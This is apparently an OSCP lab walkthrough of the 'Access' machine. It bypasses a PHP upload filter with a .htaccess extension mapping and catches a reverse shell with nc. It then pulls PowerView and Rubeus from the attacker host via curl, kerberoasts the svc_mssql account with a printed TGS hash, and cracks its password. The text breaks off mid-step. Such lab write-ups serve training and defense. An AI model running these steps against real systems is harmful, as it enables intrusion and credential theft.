

Access | PHP Upload Bypass | PowerView/Kerberoast | SeManageVolumeExploit


During this assessment we are testing a web application for purchasing conference tickets:




The system is on a Windows Server running an Apache HTTP Server and PHP:




The system allows for file uploads in the Buy Ticket function:



Since the system runs PHP we can attempt to execute a PHP reverse shell by uploading it to the system and requesting the file:




The system doesn't allow the .php extension:



One method of bypass is to upload a .htaccess file that allows php file under a different extension using the following syntax:

```
┌──(kali㉿kali)-[~/OSCP/Access]
└─$ cat .htaccess
AddType application/x-httpd-php .gio
```

We'll upload this first and rename the .php file to a .gio file and upload that:



Once the file is uploaded we have to find where the reverse shell is stored. One way is to monitor where the POST request is storing the file or we can look for an upload page through a subdirectory brute force:

```
⟹ DIRECTORY: http://192.168.219.187/uploads/
```

Navigating here reveals the file that we uploaded:

Parent Directory -
revshell.gio 2024-10-23 15:55 9.1K

Setting up a listener and requesting the file will grant us a reverse shell:

```
┌──(kali㉿kali)-[~/OSCP/Access]
└─$ sudo rlwrap nc -lvnp 8443
[sudo] password for kali:
listening on [any] 8443 ...
connect to [192.168.45.185] from (UNKNOWN) [192.168.219.187] 49989
SOCKET: Shell has connected! PID: 4460
Microsoft Windows [Version 10.0.17763.2746]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\uploads>
```

Privilege Escalation
Now that we are on the system we can check our permissions:

```
C:\xampp\htdocs\uploads>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== =======
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeCreateGlobalPrivilege       Create global objects                Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
```

As our current user we have minimal permissions. For this scenario we can try to elevate our privleges using the Powerview.ps1 script. We can use the following command to request the script from our Kali Instance:
curl http://192.168.45.185/powerview.ps1 -o powerview.ps1

```
PS C:\Users\Public> curl http://192.168.45.185/powerview.ps1 -o powerview.ps1
PS C:\Users\Public>
```

```
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.219.187 - - [23/Oct/2024 19:26:47] "GET /powerview.ps1 HTTP/1.1" 200 -
```

Now using Powershell we can import powerview and use it to gather more information:

```
PS C:\Users\Public> import-module .\powerview.ps1
PS C:\Users\Public> Get-netuser svc_mssql


company                       : Access
logoncount                    : 1
badpasswordtime               : 12/31/1600 4:00:00 PM
distinguishedname             : CN=MSSQL,CN=Users,DC=access,DC=offsec
objectclass                   : {top, person, organizationalPerson, user}
lastlogontimestamp            : 4/8/2022 2:40:02 AM
usncreated                    : 16414
samaccountname                : svc_mssql
codepage                      : 0
samaccounttype                : USER_OBJECT
accountexpires                : NEVER
countrycode                   : 0
whenchanged                   : 7/6/2022 5:23:18 PM
instancetype                  : 4
useraccountcontrol            : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
objectguid                    : 05153e48-7b4b-4182-a6fe-22b6ff95c1a9
lastlogoff                    : 12/31/1600 4:00:00 PM
whencreated                   : 4/8/2022 9:39:43 AM
objectcategory                : CN=Person,CN=Schema,CN=Configuration,DC=access,DC=offs
ec
dscorepropagationdata         : 1/1/1601 12:00:00 AM
serviceprincipalname          : MSSQLSvc/DC.access.offsec
givenname                     : MSSQL
usnchanged                    : 73754
lastlogon                     : 4/8/2022 2:40:02 AM
badpwdcount                   : 0
cn                            : MSSQL
msds-supportedencryptiontypes : 0
objectsid                     : S-1-5-21-537427935-490066102-1511301751-1104
primarygroupid                : 513
pwdlastset                    : 5/21/2022 5:33:45 AM
name                          : MSSQL
```

With the information gather (ServicePrincipalName) and with Kerberos available on the system we can perform a Kerberoasting attack. To do this we must transfer Rubeus to the target system:

```
PS C:\Users\Public> curl http://192.168.45.185/Rubeus.exe -o rubeus.exe
```

```
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Now using Rubeus we can conduct a kerberoast attack by request the TGS ticket for SVC_MSSQL:

```
PS C:\Users\Public> .\rubeus.exe kerberoast /nowrap
ap


   ______        _
  (_____ \  _   | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/
```

This outputs the Kerberos TGS ticket for the request account:

```
[*] Total kerberoastable users : 1

[*] SamAccountName         : svc_mssql
[*] DistinguishedName      : CN=MSSQL,CN=Users,DC=access,DC=offsec
[*] ServicePrincipalName   : MSSQLSvc/DC.access.offsec
[*] PwdLastSet             : 5/21/2022 5:33:45 AM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   : $krb5tgs$23$*svc_mssql$access.offsec$MSSQLSvc/DC.access.o
ffsec@access.offsec*$05C72253AD9EA84B3722D10DD0F1DD39$ED6BB2CB03FA5AFE7A841C5D09E21424
9C77C5086274059101B3BB75EA921462C2E732AD8F0B64F35D573766DC0A58163E3D85BF9FE1DD63A1911D
6952A2A4E1DA1F5DD1C0DEE64CF683DAE082E9885CF326CD6DF60AAC0AEB566E56791290CE22E0244E31E3
EE4684E34C8E86D18B3B4A0170223D8F20BC1497288F5C20846A20337605AFD42FB97D69CED94ADB54CCC7
C2E447D7C496D5AEAB7D905136F1EEFE42FDDFF4365FB2E297FB2438EC89C2129939C5709989F9F968B08B
2FE960362E0FFAAAD893C533C0DCF26C7099401C4676CAF23B9331282327672F6B4447DAE65BF0A6220247
2CCC7EE7007E614A0486CB3B0FBDB1F0E8ED2020C2E355320C1B0260637F15B8E870B4C6A2BE7D095B9F4F
8356FE2F17855DC5EDCE7B8D9624D63819EBF70EF2024BBA79EEDC6475EC745C44B3BD6205DC78244B8AAA
E3E9760D1B910550A88CAFA7298017862F0E956BFA09D2333C56371780881DE4E17E52BE8DBF9655594735
AFB89461149B81BE1C11B22D136BAD97194D09C2E04CE041F28B4F6FD10E51E17BBC53B80F97AA73679257
E72BED4CD87A29319A21400ED83AA467DBB1D78711927B8656A2A9CEF1C8CA0D0E6623B91119C7AF2A2E90
66B9E24FE426800848CD6A666725F6D3B4EFAE592238A67E3D922E200EC76E856DB644EB0E351C148D3E0B
E75C5C6E6A8729DE693FD726DACDC1AEA4A2D37522C33D7C63B356581DAB6CCCEF09E32E9946AADAB75292
89FC57CCEF9B827403B3F1A45AA4AC26C04539EBB60BC8991D482308D9F84193071E6D0ACF86FEB8E70BD2
65954DAC9AA7DC8E60AF70444DA937F73B6D656711F5ED2C87BFF3374690CD0CBC5BE29894AF4F56272BD2
C5A8889FF16F8B13509CF4B0640FB872866DACB590788B337BB1852ECA0161A8AA9067E0F57170886AB427
FB249F4DC4EA815DB47BEEE71ED1318187D48F77648BCBE0EEFCB8B2C095F67AD6C0E043BBE5571E62DD9A
9851173A4A14966F9B85D8DC371307AF8A8D0AA3A81A9E901809273D06E256A9D402243DA596CDD4DF9825
318BC285E8BE160DA4493A97F4C90E4F2AA21481EA521E21EABF29CB156EC770C29A6BD704B9B5C0A70503
D33785D75DDE98A5034B4EBD7A528D4CE168CA280423FA2FCEF9A268689AE271F02165AC6FA65AAEE85BA8
ACB3C840C657129A0E9281D7EF05203560B70998866D2F796C410B19B4EFEDB65F12C45DE180E9D2F0FC52
E4CACD05048FF1F1B42835466FC02E7EF4781592896B8ACBB8E03C77E54166AD53B237FEEE9B0898DD2C66
7A30294DD9B4D976707AB9E0DCAC3EE6C44DB92B35C9D7FD6B9C45FFBF971BA2C67BD1EDE9D51450D1FEFD
ECB795F370410B9C71616F98EF790F1FBA16CDDF1D78CB0CBD64244E22B40A5C153300D21145A25A842D46
4CF0B0AECEEA983373FB6D8CE5B80657BFBE9A713C5CBB9CC06A858944FEE78C8D7879A0BAFA7D51B1EA03
5216EB28BC799D43F691B86D1A767E7F9BD00455B56903C6AF7846F196D32F80308C8DA9624F1F8975DA07
50FD2AEEB1D1DD6804EBB67FD9533930192AD9D370DAE77A74543674D8F59B5543462816DF2A97F09A6930
CE13861F
```

We can copy the hash value and use JohnTheRipper to crack the hash:

```
Press 'q' or Ctrl-C f
trustno1         (?)
1g 0:00:00:00 DONE (2
```

Now we can attempt to access the system using the SVC_MSSQL credentials. We can do this by using a tool known as Invoke_RunAsCs.ps1 to run a command as SVC_MSSQL to grant us a reverse shell. In this scenario I transferred nc.exe along with Invoke_RunAsCs.ps1:

```
